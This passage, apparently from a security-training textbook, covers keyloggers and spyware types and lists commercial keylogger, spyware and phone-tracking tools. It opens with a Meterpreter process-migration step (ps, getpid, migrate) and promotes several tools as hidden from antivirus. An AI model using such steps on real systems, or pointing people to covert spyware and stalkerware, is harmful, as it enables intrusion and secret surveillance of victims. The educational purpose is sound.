
On the exploited Windows machine, attackers establish a Meterpreter session and perform the following steps.

- Use the **ps** command to obtain the list of running processes and their process IDs (PIDs) on the target system.

- To avoid closing and reinitiating the ongoing exploitation process, attackers migrate their current PID to that of a running process (here, explorer.exe).

  `getpid`

  `migrate <PID>`



```
                                                                       ewy\ShellExperienceHost.ex
                                                                       e

Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.

Keyloggers for Windows

Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Keylogger Free**

  Source: *https://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.

Keyloggers for macOS

There are various keyloggers available on the market that run on macOS. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on macOS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. **Drive-by download**
2. **Masquerading as anti-spyware**
3. **Web browser vulnerability exploits**
4. **Piggybacked software installation**
5. **Browser add-ons**
6. **Cookies**

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc**.**

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by “piggybacking” the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as “drive-by downloading.”

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user’s computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit

Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.

- **Power Spy**

  Source: *https://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.

Types of Spyware

Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

- **Desktop Spyware**

  Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

  Desktop spyware allows attackers to perform the following:

  - Live recording of remote desktops
  - Recording and monitoring Internet activities
  - Recording software usage and timings
  - Recording an activity log and storing it at one centralized location
  - Logging users' keystrokes

  The following is the list of desktop and child-monitoring spyware:

  - ActivTrak (https://activtrak.com)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages.

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance. It creates a hidden file/directory with the current date and begins the background copying process.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

The following is the list of USB spyware:

- USB Analyzer (*https://www.eltima.com*)
- USB Monitor (*https://www.hhdsoftware.com*)
- USBDeview (*https://www.nirsoft.net*)
- Advanced USB Port Monitor (*https://www.aggsoft.com*)
- USB Monitor Pro (*https://www.usb-monitor.com*)

- **Audio Spyware**

Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, recording conferences, audio surveillance, SMS tracking, call logging, recording radio broadcasting logs, and GPRS tracking.

The following is the list of audio spyware:

- Spy Voice Recorder (*http://www.mysuperspy.com*)
- Digital Voice Logger (*https://www.securityplanet.co*)
- USB Stick Grey Recorder (*https://www.spytec.com*)
- Audio Spyware Snooper (*https://www.snooper.se*)

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

  The following is the list of video spyware:

  - Movavi Video Editor (*https://www.movavi.com*)
  - iSpy (*https://www.ispyconnect.com*)
  - NET Video Spy (*https://www.sarbash.com*)
  - Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)
  - WebCam Looker (*https://felenasoft.com*)

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

The most common telephone/cellphone spyware features include the following:

- **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
- **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
- **Website History**: Records the entire history of all websites visited through the phone in the log report file.
- **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

It works as depicted in the following diagram.



Figure 6.147: Telephone/cellphone spyware

The following is the list of telephone/cellphone spyware:

- Phone Spy (*https://www.phonespysoftware.com*)
- XNSPY (*https://xnspy.com*)
- iKeyMonitor (*https://ikeymonitor.com*)
- OneSpy (*https://www.onespy.in*)
- TheTruthSpy (*https://thetruthspy.com*)

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.

